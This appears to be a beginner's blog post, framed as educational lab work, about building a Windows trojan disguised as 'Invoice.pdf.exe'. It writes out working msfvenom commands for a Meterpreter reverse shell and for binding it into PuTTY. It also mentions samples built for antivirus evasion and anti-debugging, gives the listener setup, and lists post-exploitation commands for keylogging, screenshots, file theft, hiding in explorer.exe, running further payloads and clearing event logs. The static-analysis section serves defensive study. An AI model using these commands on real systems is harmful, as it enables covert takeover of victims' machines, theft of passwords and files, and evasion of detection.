Creating to Exploiting: How a Simple PDF Became a Trojan
One Click. Total Compromise. Here’s What Happened.
Creating to Exploiting: How a Simple PDF Became a Trojan
One Click. Total Compromise. Here’s What Happened.
⚠️ DISCLAIMER: This is for educational purposes only. I created this trojan in an isolated lab environment using VirtualBox with Host-Only networking. Never execute malware on your personal machine or use it to harm others. Cybersecurity is about understanding threats so we can defend against them — not about causing harm.
If you’re like me, the best way to learn is by doing. Instead of just reading about malware, I built and analyzed it in a safe, isolated lab to understand how it works from the inside out. This hands-on approach provided a much deeper understanding of malware behavior and analysis techniques.
What This Blog Covers
This blog covers the creation of a basic Trojan, its disguise as a legitimate PDF, and its analysis using both static and exploitation techniques in a controlled environment. It also demonstrates the potential impact of a simple Trojan, highlighting key malware analysis methods and cybersecurity concepts.
Quick note: This is my first blog post, so it’s beginner-friendly by design. If you enjoy it, I’ll be going deeper into advanced malware techniques in Part 2. Let me know what you’d like to learn next!
The Most Important Lesson I Learned
Low entropy ≠ Low impact.This trojan NO encryption, NOT advanced obfuscation — and it still:
- ✅ Established a reverse shell
- ✅ Captured keystrokes (including passwords)
- ✅ Took screenshots
- ✅ Stole files
- ✅ Hide itself in legitimate processes
- ✅ Network traffic captured
Simple malware can cause catastrophic damage.
Lab Setup: Isolated Environment is MANDATORY.
Component Details:
Hypervisor VirtualBox,Attacker VM Kali Linux (192.168.XX.XX),Victim VM Windows 10 (192.168.XX.XX),Network Host-Only (no internet, no host access),Snapshots Taken before and after execution.
Step 1: Creating the Trojan
1.1 Basic Payload Generation

I used Metasploit’s msfvenom to create a Windows Meterpreter reverse TCP payload.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f exe -o trojan.exe
Why this payload?
- Meterpreter: Advanced post-exploitation features.
- Reverse TCP: Connects back to the attacker and often bypasses firewalls.
- Windows EXE: Targets Windows systems.
Binding with a Legitimate Program
Finally, I bound the payload with a legitimate executable so the application appears normal while the payload runs in the background.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -x putty.exe -f exe -o legit_trojan.exe.


I’ve shown the key commands here — the ones that actually matter. If you’re wondering why I didn’t show every single command, it’s because nobody wants to read 100 lines of terminal history. I’ve kept it short, practical, and to the point.
Complete Malware Samples List:Here’s everything I created during the lab:
trojan.exe — Basic reverse shell (Initial payload) encoded.exe — 5× encoded for AV evasion legit_trojan.exe — Bound with PuTTY for deception https_trojan.exe — HTTPS encrypted command-and-control stealth.exe — Hidden window with encoded payload stealth_putty.exe— PuTTY bind with hidden execution debug_checker.cpp — Anti-debugger source code debug_checker.exe — Compiled anti-debugger program final_trojan.exe— Final sample combining anti-debugging and payload
Step 2: Static Analysis (Without Executing)
Static analysis is like examining a suspicious package without opening it. We analyze the file’s structure, strings, and capabilities without running it.

2.1 DIE (Detect It Easy)
The sample is a PE32 Windows executable compiled with MinGW and is not packed or encrypted. Its low entropy (1.27) indicates that the file has not been compressed or encrypted. While high entropy often suggests packing or obfuscation, low entropy can sometimes make malware appear more like a legitimate application, helping it avoid basic suspicion.
2.2 CAPA

CAPA (Mandiant) identified several malicious capabilities, including command execution (MITRE ATT&CK T1129), shellcode execution, dynamic API resolution, and access to the Process Environment Block (PEB), which is commonly used for anti-debugging and evasion. These findings indicate that, even without executing the file, the malware is capable of running malicious code, concealing its behavior, and attempting to bypass security defenses.
2.3 FLOSS
FLOSS revealed references to KERNEL32.dll, VirtualProtect, PAYLOAD, and Winsock (ws2_32), indicating Windows API usage, memory manipulation for shellcode execution, an embedded payload, and network communication capabilities. This demonstrates how string extraction can uncover valuable indicators such as APIs, URLs, IP addresses, and commands hidden within malware binaries.
Step 3: Dynamic Analysis (Live Execution)
Now for the fun part — executing the trojan in a live environment and seeing what happens.
3.1 Reverse Shell Established
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.56.101
set LPORT 4444
exploit -j
Victim’s Perspective: The file ran silently. No window, no popup — nothing. They had no idea their system was compromised.
What Actually Happened:
- Victim double-clicked
Invoice.pdf.exe - Payload executed in the background
- Reverse connection established to Kali
- Attacker got full remote access
3.2 System Information (Attacker’s View)
sysinfoImpact: The attacker now knows exactly which system they’re controlling — OS version, architecture, and user count.
3.3 Screenshot Capture
screenshotImpact: The attacker can see the victim’s desktop in real-time. What if they’re doing online banking? What if they’re typing sensitive information?
Real-World Scenario:
- Victim is filling out a credit card application
- Attacker captures the screen
- Credit card numbers, addresses, and SSNs are exposed
3.4 Keylogger
keyscan_start
keyscan_dump
What Can Be Stolen:Login credentials,Bank details,Personal messages,Crypto wallet seeds
Impact: Every keystroke is captured. Passwords, messages, credit card numbers — all stolen without the victim’s knowledge.



3.5 File Theft
download C:\\Users\\flarevm\\Desktop\\secret.txt
download C:\\Users\\flarevm\\Desktop\\test.txt
Impact: Sensitive files are stolen instantly. The victim may not even know these files existed.
3.6 Process Injection (Hide in Explorer.exe)
migrate -N explorer.exeImpact: The trojan hides inside a legitimate Windows process (
explorer.exe). It becomes invisible in Task Manager and avoids detection.
3.7 File Upload & Execution
upload /home/kali/Invoice.pdf.exe C:\\Users\\Public\\Downloads\\
execute -f C:\\Users\\Public\\Downloads\\Invoice.pdf.exe
Impact: The attacker can upload and execute additional malware, establishing persistence and escalating control.
What Didn’t Work (Reality Check)
bypassuac❌ FailedWindows 10 22H2 not vulnerable.
Conclusion: Modern Windows 10 has patched many privilege escalation techniques. Attackers now need more advanced exploits to achieve SYSTEM-level access.

Step 4: Cleanup (Covering Tracks)
clearev
exit
Once executed, this Trojan can provide an attacker with full remote control of the victim’s system. It is capable of logging keystrokes to steal passwords and sensitive information, capturing screenshots, stealing files, injecting into legitimate processes to evade detection, uploading additional malware, maintaining persistence after system reboots, and monitoring network traffic. These capabilities demonstrate how a seemingly simple Trojan can lead to a complete system compromise if left undetected.

Here’s the thing — the file doesn’t look like malware at all. It’s called Invoice.pdf.exe. To the victim, it looks like a legitimate PDF file. No one suspects an invoice. And that's exactly how it works.
Conclusion: What We Learned
This analysis reinforces several key lessons: low entropy does not mean a file is safe, social engineering and deception remain highly effective, and malware should always be analyzed in an isolated virtual machine. While UAC and modern security features help prevent many attacks, even simple malware can evade basic antivirus detection, highlighting the need for layered security and safe analysis practices.
Let’s Connect!
- 🔔 Follow me for more cybersecurity content
- 💬 Drop a comment — what should I cover in Part 2?
- 📧 Reach out for questions or suggestions
“The best defense is a good understanding of the offense.”
메타데이터
- post_id
- 85de5a6d55c2
- slug
- creating-to-exploiting-how-a-simple-pdf-became-a-trojan-85de5a6d55c2
- url
- https://medium.com/@shaily_Cipher/creating-to-exploiting-how-a-simple-pdf-became-a-trojan-85de5a6d55c2
- canonical_url
- https://medium.com/@shaily_Cipher/creating-to-exploiting-how-a-simple-pdf-became-a-trojan-85de5a6d55c2
- author_url
- https://medium.com/@shaily_Cipher
- status
- ok
- fetched_at
- 2026-08-01 23:10:12


